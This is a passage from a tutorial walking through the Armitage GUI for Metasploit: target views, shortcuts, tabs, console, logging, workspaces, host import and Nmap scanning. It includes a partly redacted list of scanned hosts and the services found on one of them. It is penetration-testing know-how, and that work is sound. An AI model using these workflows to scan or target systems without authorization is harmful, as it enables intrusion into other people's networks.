       =[ svn r14424 updated yesterday (2011.12.16)

msf >
```

The following screen-shot shot shows how your targets will look when you select the option of “Table View”


There are couple of keyboard shortcuts are also available in the Target pannel and to edit them we have to go to Armitage → Preferences t

# Ctrl Plus – zoom in
# Ctrl Minus – zoom out
# Ctrl 0 – reset the zoom level
# Ctrl A – select all hosts
# Escape – clear selection
# Ctrl C – arrange hosts in a circle
# Ctrl S – arrange hosts in a stack
# Ctrl H – arrange hosts in a hirearchy
# Ctrl R – refresh hosts from the database
# Ctrl P – export hosts in a image

Now let's come to the very important and helpful feature of Armitage which is “Tags”.
Armitage opens each dialog, console and table in a tab situated just below the Module and Target panels. Tabs helps us to perform multiple tasks on multiple targets at the same time by keeping every result on one particular tab which we can close by clicking the X button on the right hand side of the tab or move between tabs quickly to keep a eye on the result of the

tasks/ running process on each tab.

Let's look at the following screen-shot to see how it looks like.



Address	Description	Pivot
[redacted]14.70.9		
[redacted]14.70.10		
[redacted]14.70.14		
[redacted]14.70.23		
[redacted]14.70.24		
[redacted]14.70.54		
[redacted]14.70.55		
[redacted]14.70.57		
[redacted]14.70.58		
[redacted]14.70.59		
[redacted]14.70.62		
[redacted]14.70.63		
[redacted]14.70.64		
[redacted]14.70.66		
[redacted]14.70.67		
[redacted]14.70.68		
[redacted]14.70.78		
[redacted]14.70.85		
[redacted]14.70.87		
[redacted]14.70.89		


host	name	port	proto	state	info
[redacted]14.70.63	ftp	21	tcp	open	220 Microsoft FTP Service\x0d\x0a
[redacted]14.70.63	http	80	tcp	open	Microsoft-IIS/6.0 (403-Forbidden, Powered by ASP.N...

Here we can see that I have different tabs opened for different targets. In the present tab which is open here , it is easy to notice that I am checking the services running on the particular target machine which I have selected here which is xxx.14.70.63 and it shows us that the target machine which is obviously a windows machine has 2 services running at this moment FTP and HTTP.

One more option we have here with the Tabs is that we can drag and shift them according to our convenience.

Metasploit Console :

Let us come back to our “Console” tab.



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       =[ metasploit v4.2.0-dev [core:4.2 api:1.0]
+ -- --=[ 775 exploits - 413 auxiliary - 121 post
+ -- --=[ 238 payloads - 27 encoders - 8 nops
       =[ svn r14424 updated yesterday (2011.12.16)

msf >
```

Metasploit console, Meterpreter console and shell interfaces, they all use a console tab. Console tab here lets you interact with all these interfaces through Armitage.

The use of console tab is basically to take track of your command history. “up arrow” and “down arrow” is to cycle through your previous and last commands you type. In the Metsploit console in Armitagewe can use “tab” to auto complete commands and parameter just like the Metasploit console outside of Armitage.

Two more added feature of Armitage is Logging and Export data which makes it more powerful and helpful. Let's just have a quick look about these two features :


Logging : Armitage logs all the console, shell and event logs for the user. These Logs are organized by date and hosts. The logs are stored in ~/.armitage folder. Go to View → Reporting → Activities Logs to open the folder.

Copies of screen-shots and web-shots are also saved in this folder by Armitage.

Now let's come to this Export Data part of Armitage :

Export Data : Armitage and Metasploit share a database to track your hosts, services, vulnerabilities, credentials, loots, and user-agent strings by browser exploit module.

We can get this by going to View → Reporting → Export Data. This can be used to export data into a easily parsable XML and tab separates value (TSV) files from Metasploit.



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                 |||   WW|||
                 |||     |||

       =[ metasploit v4.2.0-dev [core:4.2 api:1.0]
+ -- --=[ 775 exploits - 413 auxiliary - 121 post
+ -- --=[ 238 payloads - 27 encoders - 8 nops
       =[ svn r14424 updated yesterday (2011.12.16)

msf >
```



Now comes the part of **Host Management**

Host Management is basically Armitage's dynamic workspace feature to create and view into the hosts database and quickly switch between them.



Workspace → Manage will take us to the window to manage our dynamic workspace. Here we can see the different options we have like Activate, Add, Edit and Remove which we can use according to our need.

By clicking the Add button we can create a new dynamic workspace. This new dynamic workspace can be given any name according to our convenience . We can specify a network description in the Host field either by typing the IP range as 192.168.0.0/16 or as 192.168.0.0-192.168.255.255



New Workspace

Name: exploit-db

Hosts: [redacted]14.70.0/24

Ports: 80,443

OS:

☐ Hosts with sessions only

Add

Ports in the Ports field by either specific services like 21,80,110 etc separated by a comma and space.


OS field is used to see which Operating Systems we would like to see in the workspace. Separate multiple OS with a comma and a space.

Select ' Hosts with sessions only' to only include hosts with sessions in this dynamic workspace.

Each workspace will have an item in the Workspace menu and we can use these menu items to switch between workspaces.

To display the entire database use Workspace → Show All

NOTE : Armitage will only display 512 hosts at any given time, it dosen't matter how many hosts are there in the database. If the number of hosts is large, we can use this feature to segment our hosts into useful target sets.



Importing Hosts :

Here we can import host information to Metasploit. To do that, as seen in the above screen shot Hosts → Import Hosts. This accepts the following files :

# Acunetix XML

# Amap Log

# Amap Log-m

# Appscan XML

# Burp Session XML

# Foundstone XML

# IP360 ASPL

# IP360 XML v3

# Microsoft Baseline Security Analyzer

# Nessus NBE

# Nessus XML (v1 abd v2)

# NetSpark XML

# NeXpose Simple XML

# Nmap XML


# OpenVAS Report

# Qualys Asset XML


# Qualys Scan XML

# Retina XML

We can add hosts by Hosts → Add Hosts...



The next option available is **NMap Scans**




We can launch a Nmap scan with all those default NMap options from Armitage to automatically import the results into Metasploit. In the above screenshot we can see the several scanning options we have there **Hosts → Nmap Scan**

